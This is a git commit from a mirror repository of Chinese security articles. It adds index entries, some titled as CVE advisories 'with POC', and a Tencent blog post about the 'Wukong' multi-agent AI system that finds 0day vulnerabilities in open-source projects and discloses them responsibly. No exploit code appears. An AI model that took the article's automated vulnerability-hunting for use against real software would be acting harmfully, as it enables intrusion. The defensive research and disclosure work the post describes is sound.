mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-28 19:30:54 +00:00
WEB漏洞扫描器Invicti-Professional-V25.5.1(自动化爬虫漏洞扫描)更新、突破常规!文件上传漏洞的6大隐蔽攻击面(多个高危场景剖析)|挖洞技巧、超骚逻辑漏洞-滥用自动邮件回复程序访问内部工作场所、谷歌披露威胁组织攻击方式:伪造Salesforce数据加载器实施钓鱼攻击、Smartded Meteobridg的template.cgi接口存在任意命令注入CVE-2025-4008 附POC、Kindeditor编辑器漏洞挖掘、Liferay icon.jsp接口存在跨站漏洞CVE-2025-4388 附POC、【安全圈】在VMWare NSX中发现多个存储的XSS漏洞-立即修补、【信息收集】ARL灯塔搭建教程-联动vscan自动化漏洞扫描、0day漏洞量产?AI Agent“生产线”曝光、唯德科创 IPEasy 知易通 WSFM 任意文件上传漏洞、
This commit is contained in:
 test committed
1 parent
82a584fbba
commit
c4ddc48a68
12 files changed
+1188
-77
No files matched your search
@@ -14845,5 +14845,16 @@
|
||||
"https://mp.weixin.qq.com/s?__biz=MzU4NjY4MDAyNQ==&mid=2247497536&idx=1&sn=7318bd01d7d51cb7892c8ac62203bacb": "【漏洞通告】DataEase远程代码执行漏洞安全风险通告",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg2NjgzNjA5NQ==&mid=2247524460&idx=1&sn=7d2b4e4d60276ffcbb0e8a79d51308cf": "DataEase H2数据库远程代码执行漏洞(CVE-2025-49002)",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzIyNDkwNjQ5Ng==&mid=2247486115&idx=1&sn=b606ab44ebe50c4968bb70b369ba0f04": "CVE-2025-49113 Roundcube Webmail反序列化漏洞分析",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkyNzQzNDI5OQ==&mid=2247486694&idx=1&sn=c0b1408fba02412f21d2e7d5c3078bed": "【漏洞预警】DataEase 远程代码执行漏洞(CVE-2025-49002)"
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkyNzQzNDI5OQ==&mid=2247486694&idx=1&sn=c0b1408fba02412f21d2e7d5c3078bed": "【漏洞预警】DataEase 远程代码执行漏洞(CVE-2025-49002)",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg3ODE2MjkxMQ==&mid=2247491943&idx=1&sn=e84dfaf45db4b4d1cc436ecc54f3e8c9": "WEB漏洞扫描器Invicti-Professional-V25.5.1(自动化爬虫漏洞扫描)更新",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg2ODYxMzY3OQ==&mid=2247519440&idx=1&sn=2c02d7338cb44ac37b0fdcb7466ad272": "突破常规!文件上传漏洞的6大隐蔽攻击面(多个高危场景剖析)|挖洞技巧",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI0MTUwMjQ5Nw==&mid=2247488974&idx=1&sn=5b2444dbfe6ced072d11a897895e3fee": "超骚逻辑漏洞-滥用自动邮件回复程序访问内部工作场所",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzUyMzczNzUyNQ==&mid=2247524699&idx=1&sn=aa6aabfcb1a711cabae2aa5b84c2e4af": "谷歌披露威胁组织攻击方式:伪造Salesforce数据加载器实施钓鱼攻击",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzIxMjEzMDkyMA==&mid=2247488552&idx=2&sn=943465d2d861698941b2f73fc679ea7f": "Smartded Meteobridg的template.cgi接口存在任意命令注入CVE-2025-4008 附POC",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkxMjg3NzU0Mg==&mid=2247485776&idx=1&sn=deb484fff8f887811d04f804566d5b5b": "Kindeditor编辑器漏洞挖掘",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzIxMjEzMDkyMA==&mid=2247488552&idx=1&sn=778857248586131ae73927608b847830": "Liferay icon.jsp接口存在跨站漏洞CVE-2025-4388 附POC",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652070016&idx=3&sn=2f8103c74269e54bf6753a609066de26": "【安全圈】在VMWare NSX中发现多个存储的XSS漏洞-立即修补",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkzMzE5OTQzMA==&mid=2247486915&idx=1&sn=1f9e76e950e746d6c1ab9c1e3312cea4": "【信息收集】ARL灯塔搭建教程-联动vscan自动化漏洞扫描",
|
||||
"https://mp.weixin.qq.com/s?__biz=MjM5ODYwMjI2MA==&mid=2649793732&idx=1&sn=59278d0b2074a9c856a0700dfac2b83d": "0day漏洞量产?AI Agent“生产线”曝光",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkzNzMxODkzMw==&mid=2247485899&idx=1&sn=376aea6abca97546fc3a44c807047baa": "唯德科创 IPEasy 知易通 WSFM 任意文件上传漏洞"
|
||||
}
|
||||
@@ -0,0 +1,191 @@
|
||||
# 0day漏洞量产?AI Agent“生产线”曝光
|
||||
原创 腾讯程序员 腾讯技术工程 2025-06-05 12:30
|
||||
|
||||
|
||||
|
||||
作者:悟空团队 — 新一代 AI 代码安全捉“妖”行者(原腾讯AI安全-啄木鸟团队)
|
||||
> 丨
|
||||
导语
|
||||
|
||||
随着AI技术的迅猛发展,AI智能体在0day漏洞挖掘领域展现出前所未有的潜力。
|
||||
> 本文将深入探讨AI Agent如何通过创新的多智能体协作系统,打造出高效的0day漏洞“生产线”,实现自动化的漏洞检测。通过基准测试和实战验证,Agent在复杂代码和大型项目中的表现超越传统工具,极大提升了漏洞识别效率与准确性。
|
||||
|
||||
### 一、AI Agent 颠覆0day挖掘认知
|
||||
|
||||
在网络安全攻防的核心战场,0day漏洞挖掘长期以来被视为一项极度依赖专家经验、耗时费力的“手艺活”。
|
||||
|
||||
传统的0day挖掘如同大海捞针,依赖人工审计和静态应用安全测试(SAST)工具,虽有其作用,但在应对日益庞杂的代码和系统时,往往面临误报、漏报和效率低下等问题,在处理大型项目、复杂代码系统时,它们的局限性也逐渐显现。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
(插画图:AI Agent 与传统漏洞挖掘方式对比)
|
||||
|
||||
AI Agent 的出现,正为这一困境带来革命性的突破。通过模拟人类专家的分析与推理能力,结合机器学习的强大模式识别能力,AI Agent 不仅能大幅度自动化审计流程、减轻人工负担,更能精准识别出传统方法难以发现的复杂漏洞,显著提升漏洞挖掘的效率、准确性和深度。
|
||||
|
||||
### 二、“0day生产线”是如何建成的?
|
||||
|
||||

AI Agent 通过构建一个多智能体协作系统,效仿专业安全团队的协作机制,从而打造出一条自动化的0day漏洞“生产线”。
|
||||
## 1. 系统架构:协同作战的智能军团
|
||||
|
||||
(1)
|
||||
|
||||
|
||||
Client Agent :
|
||||
用户交互的入口,负责提交任务并与其他智能体进行协调。
|
||||
|
||||
(2)
|
||||
|
||||
|
||||
Remote Agent :
|
||||
负责任务规划与路由,负责将复杂任务分解,并依据各专业智能体的能力进行最优分配,确保整体任务高效执行。
|
||||
|
||||
(3)
|
||||
|
||||
|
||||
Audit Agent :
|
||||
审计智能体,
|
||||
漏洞挖掘的核心执行单元。它负责对代码进行从代码片段级到完整项目级的多层次、多维度扫描与风险评估。集成了多种先进扫描技术和算法,以增强审计的广度和深度。
|
||||
|
||||
(4)
|
||||
|
||||
|
||||
Review Agent :
|
||||
复审智能体,负责进一步审核漏洞检测结果,结合多种Prompt和评分机制,确认漏洞的有效性和严重性,大幅降低误报。
|
||||
|
||||
(5)
|
||||
|
||||
|
||||
Fix Agent :
|
||||
修复智能体,
|
||||
此智能体负责提供初步的修复建议。它通过查询CVE漏洞库、内部知识库等,生成漏洞修复方案。
|
||||
|
||||
|
||||
|
||||
(图:悟空 AI Agent 架构图)
|
||||
|
||||
悟空 Agent 的核心优势在于,它通过精细分工克服了单一智能体在知识广度、分析深度和任务并行处理能力上的局限,使得复杂漏洞的挖掘如同专家团队高效会诊,而非单兵作战。通过A2A(Agent-to-Agent)协议高效协同,确保任务从宏观规划到微观执行的无缝衔接。
|
||||
|
||||
|
||||
2.
|
||||
|
||||
|
||||
工作流程:自动化的流水线作业
|
||||
|
||||

悟空 Agent 的工作流程高度自动化,宛如一条精密的流水线:
|
||||
|
||||
|
||||
|
||||
(图:悟空 Agent 工作流程图)
|
||||
|
||||
(1)
|
||||
|
||||
|
||||
任务接收与分解:
|
||||
用户通过
|
||||
Client Agent
|
||||
提交任务。该任务首先到达“产线总指挥”——
|
||||
Remote Agent
|
||||
。它利用大语言模型(LLM)进行任务规划,将复杂需求智能分解为独立的子任务(如代码审计、结果验证、修复方案生成)。
|
||||
|
||||
(2)
|
||||
|
||||
|
||||
并行专业处理:
|
||||
分解后的子任务被自动派发至“流水线”上的各个专业“工站”——即并行的
|
||||
Audit Agent 、Review Agent 和 Fix Agent 。
|
||||
|
||||
●
|
||||
|
||||
Audit Agent
|
||||
运用LLM和代码分析模块(如入口识别、上下文获取、漏洞推理)执行深度扫描。
|
||||
|
||||
●
|
||||
|
||||
Review Agent
|
||||
利用LLM及多重校验、投票机制(如多Checker、疑难点反思)确保结果准确性。
|
||||
|
||||
●
|
||||
|
||||
Fix Agent
|
||||
参考知识库(CVE库、内部库),借助LLM微调生成修复建议并进行语法检查。
|
||||
|
||||
(3)
|
||||
|
||||
|
||||
结果汇总输出:
|
||||
各智能体完成工作后,将处理响应反馈给
|
||||
Remote Agent
|
||||
。由它负责整合所有子任务的结果,形成一份完整的、经过层层处理的最终报告或解决方案,并准备交付。
|
||||
|
||||
|
||||
|
||||

(图:悟空 Agent 的实际工作流程界面)
|
||||
|
||||
这个流程通过明确的分工和智能体的并行协作,实现了从任务输入到结果输出的高度自动化,显著提升了漏洞挖掘与处理的效率。
|
||||
|
||||
### 三、AI Agent 的产出与实战验证
|
||||
## 1. 基准数据测试:
|
||||
### ● GitHub Top 1000开源项目实战验证
|
||||
|
||||
为全面评估悟空 Agent 在真实且复杂的代码环境中的实战能力,**我们选取了 GitHub 平台某语言排名前1000的开源项目作为基准测试集**
|
||||
,直接对这些广泛使用的代码仓库进行真实漏洞扫描与检测。
|
||||
|
||||
在测试中,悟空 Agent 展现出高效且精准的漏洞识别能力。**特别是在针对SQL注入等常见高危漏洞的检测上,准确率超95%**
|
||||
。
|
||||
|
||||
在对GitHub Top 1000项目的整体扫描中,**悟空 Agent 共计发现并确认了 247 处有效漏洞**
|
||||
。这些漏洞在不同影响力层级的项目中均有分布,具体构成请见下图分析:
|
||||
|
||||

|
||||
|
||||
(图:悟空 Agent 在 Github 某语言下Top1000项目的实战检测成果)
|
||||
|
||||
从图中可以看出,虽然顶级项目安全防护相对严密,但中长尾项目中仍存在大量可被利用的风险点。我们也对大部分检出漏洞进行了 CVE 编号申报,申报结果大致分布为:
|
||||
|
||||

|
||||
|
||||
(图:悟空 Agent检出漏洞的 CVE 申报情况)
|
||||
|
||||
|
||||
2.
|
||||
|
||||
|
||||
实战验证
|
||||
### ● 中大型开源项目
|
||||
|
||||
在对Github 某 23k Stars 的中大规模开源项目的实战审计中,悟空 Agent 的表现与传统静态应用安全测试(SAST)工具形成了鲜明对照。具体差异可总结如下:
|
||||
<table><tbody><tr><td><p style="border-color: rgb(227, 230, 235);border-style: solid;border-width: 0px;box-sizing: border-box;margin: 0pt 0px 0pt 0pt;padding: 0px;display: block;unicode-bidi: embed;line-height: 30px;min-height: 1.8em;max-width: 100%;text-align: justify;"><span leaf="" style="border-color: rgb(227, 230, 235);border-style: solid;border-width: 0px;box-sizing: border-box;color: rgb(62, 71, 83);font-family: "PingFang SC", system-ui, -apple-system, "system-ui", "Helvetica Neue", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;font-size: 16px;font-style: normal;font-variant-ligatures: normal;font-variant-caps: normal;font-weight: 400;letter-spacing: 0.544px;orphans: 2;text-indent: 0px;text-transform: none;widows: 2;word-spacing: 0px;-webkit-text-stroke-width: 0px;background-color: rgb(255, 255, 255);text-decoration-thickness: initial;text-decoration-style: initial;text-decoration-color: initial;float: none;display: inline !important;">对比维度</span><span style="border-color: rgb(227, 230, 235);border-style: solid;border-width: 0px;box-sizing: border-box;max-width: 100%;"></span></p></td><td><p style="border-color: rgb(227, 230, 235);border-style: solid;border-width: 0px;box-sizing: border-box;margin: 0pt 0px 0pt 0pt;padding: 0px;display: block;unicode-bidi: embed;line-height: 30px;min-height: 1.8em;max-width: 100%;text-align: justify;"><span leaf="" style="border-color: rgb(227, 230, 235);border-style: solid;border-width: 0px;box-sizing: border-box;color: rgb(62, 71, 83);font-family: "PingFang SC", system-ui, -apple-system, "system-ui", "Helvetica Neue", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;font-size: 16px;font-style: normal;font-variant-ligatures: normal;font-variant-caps: normal;font-weight: 400;letter-spacing: 0.544px;orphans: 2;text-indent: 0px;text-transform: none;widows: 2;word-spacing: 0px;-webkit-text-stroke-width: 0px;background-color: rgb(255, 255, 255);text-decoration-thickness: initial;text-decoration-style: initial;text-decoration-color: initial;float: none;display: inline !important;">传统SAST工具</span><span style="border-color: rgb(227, 230, 235);border-style: solid;border-width: 0px;box-sizing: border-box;max-width: 100%;"></span></p></td><td><p style="border-color: rgb(227, 230, 235);border-style: solid;border-width: 0px;box-sizing: border-box;margin: 0pt 0px 0pt 0pt;padding: 0px;display: block;unicode-bidi: embed;line-height: 30px;min-height: 1.8em;max-width: 100%;text-align: justify;"><strong><span leaf="" style="border-color: rgb(227, 230, 235);border-style: solid;border-width: 0px;box-sizing: border-box;color: rgb(62, 71, 83);font-family: "PingFang SC", system-ui, -apple-system, "system-ui", "Helvetica Neue", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;font-size: 16px;font-style: normal;font-variant-ligatures: normal;font-variant-caps: normal;font-weight: 400;letter-spacing: 0.544px;orphans: 2;text-indent: 0px;text-transform: none;widows: 2;word-spacing: 0px;-webkit-text-stroke-width: 0px;background-color: rgb(255, 255, 255);text-decoration-thickness: initial;text-decoration-style: initial;text-decoration-color: initial;float: none;display: inline !important;">悟空 A</span></strong><span leaf="" style="border-color: rgb(227, 230, 235);border-style: solid;border-width: 0px;box-sizing: border-box;color: rgb(62, 71, 83);font-family: "PingFang SC", system-ui, -apple-system, "system-ui", "Helvetica Neue", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;font-size: 16px;font-style: normal;font-variant-ligatures: normal;font-variant-caps: normal;font-weight: 400;letter-spacing: 0.544px;orphans: 2;text-indent: 0px;text-transform: none;widows: 2;word-spacing: 0px;-webkit-text-stroke-width: 0px;background-color: rgb(255, 255, 255);text-decoration-thickness: initial;text-decoration-style: initial;text-decoration-color: initial;float: none;display: inline !important;">gent</span><span style="border-color: rgb(227, 230, 235);border-style: solid;border-width: 0px;box-sizing: border-box;max-width: 100%;"></span></p></td></tr><tr><td><p style="border-color: rgb(227, 230, 235);border-style: solid;border-width: 0px;box-sizing: border-box;margin: 0pt 0px 0pt 0pt;padding: 0px;display: block;unicode-bidi: embed;line-height: 30px;min-height: 1.8em;max-width: 100%;text-align: justify;"><span leaf="" style="border-color: rgb(227, 230, 235);border-style: solid;border-width: 0px;box-sizing: border-box;color: rgb(62, 71, 83);font-family: "PingFang SC", system-ui, -apple-system, "system-ui", "Helvetica Neue", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;font-size: 16px;font-style: normalLine truncated
|
||||
我们在持续迭代工具之余,也及时向项目官方和 CVE 官方纰漏了漏洞细节:
|
||||
|
||||

|
||||
|
||||
(图:悟空团队向项目官方披露漏洞细节及修复建议邮件)
|
||||
|
||||

|
||||
|
||||
(图:CVE 官方授予悟空团队漏洞编号的邮件)
|
||||
### ● 大型开源项目
|
||||
|
||||
为进一步检验悟空 Agent 在处理超大规模、高复杂度项目上的实战效能,我们选取了当前 AI 领域中广受瞩目且代码量庞大的开源项目 Langchain 作为目标,Langchain其复杂的架构、众多的依赖关系以及快速的迭代周期,对任何自动化安全审计工具而言都是一项严峻的挑战。
|
||||
|
||||
面对如 LangChain 这样超 100K Stars 的大型项目,悟空 Agent 依然展现出其强大的分析推理能力,通过细致的扫描和智能研判,**悟空 Agent 成功在Langchain中识别出若干此前未被发现的潜在安全漏洞。**
|
||||
|
||||

|
||||
|
||||
(图:悟空 Agent 后台检出 LangChian 项目的未纰漏漏洞)
|
||||
|
||||
我们高度重视这些发现,并已遵循负责任的漏洞披露原则,将相关的技术细节和潜在风险点整理后,已通过官方渠道或指定的第三方漏洞报告平台(如面向AI/ML项目的Huntr)正式报送给 Langchain 项目维护团队及相关安全应急响应中心。
|
||||
|
||||
|
||||
### 四、结语
|
||||
|
||||
悟空 Agent 是 AI 在漏洞挖掘领域应用的成功案例,通过创新的多智能体协作模式,将0day漏洞的发现效率和准确性提升到了新的高度。AI技术的持续进化,正驱动网络安全迈向智能化、自动化新高度。这不仅是场技术革命,更是安全理念的升华——AI旨在赋能而非取代安全专家。
|
||||
|
||||
